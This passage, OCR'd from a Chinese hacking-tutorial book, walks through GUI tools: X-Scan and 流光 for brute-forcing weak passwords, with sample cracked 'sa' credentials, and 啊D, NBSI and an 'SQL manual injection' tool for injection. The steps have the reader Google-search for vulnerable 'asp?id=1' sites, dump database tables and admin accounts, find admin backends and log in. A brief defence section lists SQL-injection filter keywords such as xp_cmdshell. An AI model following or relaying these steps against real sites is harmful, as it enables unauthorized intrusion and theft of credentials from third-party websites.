步骤 01 在“X-Scan”主窗口中选择“扫描”→“扫描参数”菜单项，打开“参数设置”对话框，在左边的列表中选择“全局设置”→“扫描模块”子项，在其中勾选相应的弱口令复选框，如图 3-114 所示。

步骤 02 切换到“插件设置”→“字典文件”子项中，在右边的列表中选择相应的字典文件，如图 3-115 所示。切换到“检测范围”子项，设置扫描 IP 地址的范围。在“指定 IP 范围”文本框中输入需要扫描的 IP 地址或 IP 地址段，如图 3-116 所示。



图 3-114 设置扫描模块




图 3-115 设置字典文件

步骤 03 在参数设置完毕后，单击“确定”按钮返回到“X-Scan”主窗口，在其中单击“扫描”按钮，即可根据自己设置的进行扫描。在等待扫描结束之后，会弹出“检测报告”窗口，在其中可看到目标主机中存在的弱口令信息，如图 3-117 所示。




图 3-116 设置 IP 范围




图 3-117 扫描结果显示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 使用光探扫描弱口令

使用流光可以探测目标主机的 POP3、SQL、FTP、HTTP 等弱口令。下面介绍使用流光探测 SQL 弱口令的具体操作步骤。

步骤 01 在流光的主窗口中选择“扫描”→“高级扫描设置”菜单项，打开“高级扫描设置”对话框，在其中填入起始 IP 地址、结束 IP 地址，并选择目标系统之后，再在“检测项目”列表中勾选“SQL”复选框，如图 3-118 所示。

步骤 02 切换到“SQL”选项卡，在其中勾选“对 SA 密码进行猜解”复选框，如图 3-119 所示。单击“确定”按钮，打开“选择流光主机”对话框，如图 3-120 所示。




图 3-118 “高级扫描设置”对话框




图 3-119 “SQL”选项卡




图 3-120 “选择流光主机”对话框

步骤 03 单击“开始”按钮，即可开始扫描。扫描完毕的结果如图 3-121 所示，在其中可以看到如下主机的 SQL 的弱口令：

```
SQL-> 猜解主机 192.168.0.7 端口 1433 ...sa:123
SQL-> 猜解主机 192.168.0.16 端口 1433 ...sa:NULL
```

步骤 04 此外，还可以使用 SQL 主机扫描方式。在流光主窗口中选择“探测”→“扫描 POP3/FTP/NT/SQL 主机”菜单项或使用“Ctrl+R”快捷键，打开“主机扫描设置”对话框，在其中设置扫描的 IP 地址范围，从“扫描主机类型”下拉列表中选择“SQL”选项，如图 3-122 所示。



图 3-121 “扫描结果”窗口



图 3-122 “主机扫描设置”对话框

步骤 05 单击“确定”按钮，即可开始扫描，如图 3-123 所示即为具体的扫描结果。通过这种方法进行扫描，流光还会把扫描结果添加在其主窗口左侧的“目标主机”管理器中，如图 3-124 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-123 扫描结果



图 3-124 列表中添加的扫描结果

3.4 扫描注入点

注入点也被称为 SQL 注入点。通过扫描注入点，黑客可以从客户端提交的特殊代码中收集程序以及服务器的信息，从而获取想得到的资料。

3.4.1 注入点扫描实例

目前，网络上注入点扫描工具很多，常见的主要有啊 D SQL 注入工具、NBSI 注入扫描工具等。下面具体介绍如何利用这些工具来对多注入点进行扫描。

1. 啊 D SQL 注入工具

啊 D SQL 注入工具是一款超级经典的注射工具，优化了注入线程和代码。是一款集旁注检测、SQL 猜解决、密码破解、数据库管理等功能于一身，且运用最广泛的一个工具。

使用“啊 D SQL 注入工具”进行注入点扫描的操作步骤如下。

步骤 01 下载并解压缩啊 D SQL 注入工具压缩包，双击其中的可执行文件，即可进入到啊 D SQL 注入工具主窗口，如图 3-125 所示。



图 3-125 啊 D SQL 注入工具主窗口

步骤 02 在“扫描注入点”选项卡的“检测网址”文本框中，输入要检测的网址，如图 3-126 所示。单击“打开网页”按钮，即可出现相应的页面，如图 3-127 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-126　“扫描注入点”设置界面



图 3-127　检测页面

步骤 03 单击“高级”链接按钮，即可进入“高级搜索”页面，并在“包含全部字词”文本框中输入“asp?id=1”，如图 3-128 所示。



图 3-128　“高级搜索”页面

步骤 04 单击“Google 搜索”按钮，啊 D SQL 注入工具即可开始搜索可以进行 SQL 注入的网站，结果将显示在页面的下半部分，如图 3-129 所示。右击想要进行 SQL 注入的链接，从弹出菜单中选择“注入检测”选项，即可进入“SQL 注入”窗口，如图 3-130 所示。



图 3-129　搜索结果显示



图 3-130　“SQL 注入”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 单击“检测”按钮，系统即可对表段进行检测。在检测完毕之后选中检测到的字段，再单击“检测字段”按钮，即可检测出数据库的字段，如图 3-131 所示。

步骤 06 在检测字段检测完毕之后，单击中部检测到的字段，再单击“检测内容”按钮，即可得到需要的信息，如图 3-132 所示。



图 3-131 检测字段



图 3-132 检测内容显示

步骤 07 已经得到了管理员账号，还需找到后台进行登录。在“管理入口检测”选项卡中单击“检测管理入口”按钮，即可开始搜索后台地址并把搜索结果显示出来，这样，就可以依据猜解出来的账号进行登录了，如图 3-133 所示。



图 3-133 后台管理地址

2. NBSI 注入工具

NBSI（NB 联盟 SQL 注入分析器）是一套高集成性 Web 安全检测系统，可以用来检测网站漏洞、ASP 注入漏洞，特别是在 SQL Server 注入检测方面有极高的准确率。

在 NBSI 中可检测出网站存在的注入漏洞，对其进行注入，具体的实现步骤如下。

步骤 01 下载并解压缩 NBSI 压缩包，双击其中的 NBSI 主程序，打开“NBSI 操作”主窗口，如图 3-134 所示。单击“网站扫描”按钮，进入“网站扫描”窗口，如图 3-135 所示。在“注入地址”中输入要入侵的网站地址之后，选择“快速扫描”单选项。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-134　“NBSI”主窗口



图 3-135　“网站扫描”窗口

步骤 02 单击“扫描”按钮，即可对该网站进行扫描。如果在扫描过程中发现注入漏洞，将会把漏洞地址及其注入性的高低显示在“扫描结果”列表中，如图 3-136 所示。在“扫描结果”列表中单击要注入的网址，即可将其添加到“注入地址”文本框中，如图 3-137 所示。




图 3-136　扫描后的结果




图 3-137　添加要注入的网站地址

步骤 03 单击“注入分析”按钮，进入“注入分析”窗口中，如图 3-138 所示。在其中勾选“post”复选框，再在“特征符”文本区域中输入相应的特征符。

步骤 04 单击“检测”按钮，即可对该网址进行检测，其检测结果如图 3-139 所示。如果检测完毕后，“未检测到注入漏洞”单选项被选中，则该网址是不能被用来进行注入攻击的。




图 3-138　“注入分析”窗口



图 3-139　对选择的网站进行检测

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



这里得到的是一个数字型+Access 数据库的注入点，ASP+MSSQL 型的注入方法与其一样，都可以在注入成功之后去读取数据库的信息。

步骤 05 在“已猜解表名”栏目中单击“猜解表名”按钮，打开“SI 提示信息”对话框，如图 3-140 所示。单击“确定”按钮，即可对选定的表单猜解。待猜解完毕之后，将会在“已猜解表名”文本框中显示出数据库的表名，如图 3-141 所示。




图 3-140 “SI 提示信息”对话框



图 3-141 猜解出的数据表表名

步骤 06 在选中要猜解的数据表后，单击“猜解列名”按钮，即可得到该表所包含列的相关信息，如图 3-142 所示。勾选要猜解列名前面的复选框，单击“猜解记录”按钮，即可得到该列名所包含的详细信息，如图 3-143 所示。



图 3-142 猜解列名



图 3-143 猜解记录

步骤 07 在“NBSI”主窗口中单击“扫描及工具”按钮，即可进入“扫描及工具”窗口，如图 3-144 所示。将扫描出来的“可能性：较高”网址复制到“扫描地址”文本框中，并勾选“由根目录开始扫描”复选框。

步骤 08 单击“开始扫描”按钮，即可将可能存在的管理后台扫描出来，其结果会显示在“可能存在的管理后台”列表中，如图 3-145 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-144　“扫描及工具”窗口




图 3-145　扫描到的管理后台

在一般情况下，扫描出来的管理后台不止一个，此时可以选择默认管理页面，也可以逐个进行测试，利用破解出的用户名和密码进入其管理后台。

3.4.2　注入点扫描防御

作为计算机用户如何才能防御注入点的扫描，以保护自己计算机的安全呢？根据 SQL 注入入侵的原理，用户可以通过以下两种方法，来实现有效防范 SQL 注入的入侵。

1.　配置 IIS

配置计算机 IIS 的操作步骤如下。

步骤 01 在 Windows 系统操作界面中选择“开始”→“控制面板”菜单项，打开“控制面板”窗口，在其中双击“管理工具”图标，打开“管理工具”窗口。双击“Internet 信息服务”图标，打开“Internet 信息服务”窗口，单击“本地计算机”电脑图标前的“+”号，和其下属结点“网站”前的“+”号，如图 3-146 所示。




图 3-146　“Internet 信息服务”窗口

步骤 02 右击其中的“默认网站”选项，并在弹出的快捷菜单中选择“属性”选项，打开“默认网站属性”对话框，如图 3-147 所示。切换到“自定义错误”选项卡，在“HTTP 错误”列表中选择“500；100”选项，如图 3-148 所示。

步骤 03 单击“编辑属性”按钮，打开“错误映射属性”对话框，如图 3-149 所示。在“消息类型”下拉列表中选择“默认值”选项之后，单击“确定”按钮，完成设置。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-147 “默认网站属性”对话框



图 3-148 “HTTP 错误”选项卡



图 3-149 “错误映射属性”对话框

2. 提高数据库用户的权限

提高数据库用户的权限可以有效防止黑客注入点的扫描。但这一方法一般计算机用户则不能完成，只有网站程序员才能完成，即要通过程序代码编写上来防范 SQL 注入的入侵，具体的方法如下。

- 在网站数据库上命名时，尽量不要取那些看起来意义明显的名字。这样，即使用户名和口令被猜解了出来，入侵者也不易知道哪些信息是对其有用的。
- 仔细检测客户端提交的变量参数。利用一些检测工具对用户通过网址提交的变量参数进行检查，发现客户端提交的参数中有“exec、insert、select、delete、from、update、count、user、xp_cmdshell、add、net、Asc”等用于 SQL 注入的常用字符时，应立即停止执行 ASP 并给出警告信息或转向出错页面。
- 对重要数据进行加密。如用 MD5 加密，MD5 没有反向算法，也不能解密，就可以防范对网站的危害了。

3.5 专家课堂（常见问题与解答）

点拨 1：读者在对照书上某些实例的操作步骤进行操作演示时，往往会出现与书上讲述不一样的情况，为什么呢？

解答：这个问题是很多读者在实际学习中几乎都遇到过的，之所以会出现这样的情况，主要由如下几点原因造成的：

- 读者使用的操作系统版本和系统配置，与书中所用的操作系统版本和系统配置不同；
- 被攻击计算机上安装了功能强大的防火墙，一般黑客很难入侵成功；
- 被攻击计算机上使用最新的系统补丁程序对系统进行了修复，系统的防范非常牢固，以前的漏洞就不复存在了。

点拨 2：有时，计算机用户会遇到不能上网的情况，但在检测问题时常常需要检测该计算机是否连接到远程主机上了，如何检查是否连接到远程主机呢？

解答：使用“ping 服务器域名”命令，即可检查电脑是否能连接到远程计算机。还可以通过检查 radmin server 是否能正常运行；检查相关的端口是否设置正确；检查在远程计算机上是否有防火墙在工作（如果有防火墙，需要打开相应的端口）；检查在远程计算机上是否设置了 IPFilter（如果有则检查是否包括了本机的 IP）等，来检查电脑是否能连接到远程计算机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第4章

渗透入侵数据库的 Web 脚本攻击

重点提示：

- 实现 SQL 注入攻击
- Web 脚本注入攻击的防范
- 文件上传为渗透铺路



Web 脚本攻击有利于渗透的入侵，该攻击方式可以跨越 Windows、UNIX、Linux 等各种操作系统进行攻击。本章主要介绍 Web 脚本攻击常用的方式，包括 SQL 注入攻击、文件上传攻击以及 SQL 注入攻击的防范等，可以使读者对 SQL 注入攻击有个深刻、系统的认识。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

由于 Web 网页脚本的不安全性，各种针对 Web 网页脚本的攻击技术多种多样且在不断更新。作为网站管理员，必须跟随最新的安全攻防技术，为网站服务器采取相应防御措施。

4.1 实现 SQL 注入攻击

Web 脚本攻击可以分为很多种，如 SQL 注入攻击、文件上传攻击、数据库攻击、Cookies 攻击等，其中 SQL 注入攻击是针对脚本系统的攻击中最常见的一种攻击方式，也是危害最大的一种攻击手段。同时，由于 SQL 注入攻击的易学易用，使得现在各种 SQL 攻击蔓延。

4.1.1 SQL 注入攻击基础

随着网络的快速发展，SQL 注入攻击技术也逐步发展并流行起来，使得 SQL 注入攻击成为脚本攻击者必会的一项入侵技术。

1. SQL 注入攻击产生的原因

出现 SQL 脚本注入攻击漏洞的主要原因在于：许多网页程序员在编写代码的时候，没有对用户输入数据的合法性进行严格的判断和过滤，从而使网页应用程序存在安全隐患和漏洞。SQL 注入攻击就是利用了这些网站后台程序的漏洞，来发起注入攻击的。

这种漏洞是一种比较古老的脚本漏洞，同时，在各种各样最新的建站程序当中，也是避免不了要出现一两个漏洞的，这就给攻击者提供了入侵渗透的机会。

2. SQL 注入攻击的准备

黑客在正式实施 SQL 注入攻击之前，一般都会先做一些准备工作，如取消友好 HTTP 错误信息、准备工具等。其中需要取消友好 HTTP 错误信息的主要原因是：在进行 SQL 注入入侵时，需要利用从服务器上返回各种出错信息，但在浏览器默认设置时不显示详细错误返回信息，只能看到“HTTP 500 服务器错误”提示信息。因此，需要在进行 SQL 注入攻击之前先设置 IE 浏览器。具体的设置步骤如下。

步骤 01 在 IE 浏览器窗口中选择“工具”→“Internet 选项”菜单项，打开“Internet 选项”对话框，如图 4-1 所示。

步骤 02 切换到“高级”选项卡，在其中取消勾选“显示友好 HTTP 错误信息”复选框，单击“确定”按钮，即可设置返回详细信息，如图 4-2 所示。



图 4-1 “Internet 选项”对话框



图 4-2 取消显示友好 HTTP 错误信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

SQL 注入攻击与其他攻击手段相似，在注入攻击前需要经过漏洞扫描、入侵攻击、种植木马后门等几个步骤。在入侵过程中会使用一些特殊工具，如 SQL 注入漏洞扫描与猜解工具、Web 木马后门及注入辅助工具等，来提高入侵效率和成功率。

- SQL 注入漏洞扫描器与猜解工具。其中，ASP 环境的注入扫描器主要有 NBSI（如图 4-3 所示）、HDSI、Domain 和冰舞（如图 4-4 所示）等；而 PHP+MYSQL 注入比较好的工具有 CASI（如图 4-5 所示）、PHPrf、二娃（如图 4-6 所示）等。



图 4-3 “NBSI”主窗口



图 4-4 “冰舞 V2.6”主窗口



图 4-5　CASI 主窗口




图 4-6　二娃主窗口

上述工具大部分都是 SQL 注入漏洞扫描与攻击于一体的综合利用工具，可以帮助攻击者迅速完成 SQL 注入点寻找与数据库密码破解、系统攻击等过程。

- 注入辅助工具。利用注入辅助工具可以帮助攻击者实现字符转换、格式转换等功能。常见的 SQL 注入辅助工具有 SQL 注入字符转换工具、ASP 木马 C/S 模式转换器（如图 4-7 所示）和 C2C 注入格式转换器（如图 4-8 所示）等。




图 4-7 “ASP 木马 C/S 模式转换器”窗口




图 4-8 “C2C 注入格式转换器”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.1.2 MySQL 注入攻击

MySQL 目前被广泛地应用在 Internet 上的中小型网站中。对于 MySQL 的注入攻击，常用方法主要有两种：手工注入攻击和使用工具进行注入攻击。

1. 手工注入攻击

手动注入攻击比较适合初学者，下面介绍如何利用“SQL 手工注入学习机”注入工具来对 MySQL 进行 SQL 注入攻击。具体的操作步骤如下。

步骤 01 下载“SQL 手工注入学习机”，双击“SQL 手工注入学习机”图标，打开“SQL 手工注入学习攻击机”窗口，如图 4-9 所示。



图 4-9 “SQL 手工注入学习攻击机”窗口

步骤 02 找一个有注入漏洞的网站，复制网址到“输入怀疑有 SQL 注入漏洞的 URL”文本框中，如图 4-10 所示。单击“查询是否有注入漏洞 1=1”按钮，即可在“生成注入代码”文本框中生成注入代码，如图 4-11 所示。




图 4-10 输入注入攻击网址




图 4-11 生成注入代码

步骤 03 删除“回显判断提示（包涵=不提示 不包涵=提示）如果不用请清空”文本框的内容，则单击“提交（显示完整效果）”按钮，即可打开如图 4-12 所示的对话框，在其中可以查看网站相应的信息，及判断是否有“注入漏洞 1=1”。

步骤 04 在单击“查询是否有注入漏洞 1=2”按钮生成注入代码之后，此时再单击“提交（显示完整效果）”按钮，即可查看判断是否有“注入漏洞 1=2”。

步骤 05 在“表名”文本框中输入猜测的数据库表名之后，单击“查询表名”按钮，若存在该表名，就会显示相应的表名，如图 4-13 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-12　判断是否存在“注入漏洞 1=1”




图 4-13　猜测数据库表名

步骤 06 单击“提交（显示完整效果）”按钮，即可查询是否存在相应漏洞。若漏洞存在，则注入成功；若不存在，则会弹出如图 4-14 所示的提示框。

步骤 07 在“项名”文本框中输入猜测的字段名，在“字段长度”文本框中输入字段长度，并在最下面的文本框中输入要注入内容之后，单击“查询表中的项名”按钮，即可生成猜测项名代码。再单击“提交（显示完整效果）”按钮，即可返回 4-15 所示的提示信息，在其中可以得到网站的表、项及内容长度等内容。




图 4-14　查询可注入的漏洞

